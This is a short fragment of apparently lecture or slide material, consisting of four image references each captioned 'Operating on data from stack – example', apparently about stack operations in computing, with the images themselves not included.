
Operating on data from stack – example




Operating on data from stack – example




Operating on data from stack – example




Operating on data from stack – example



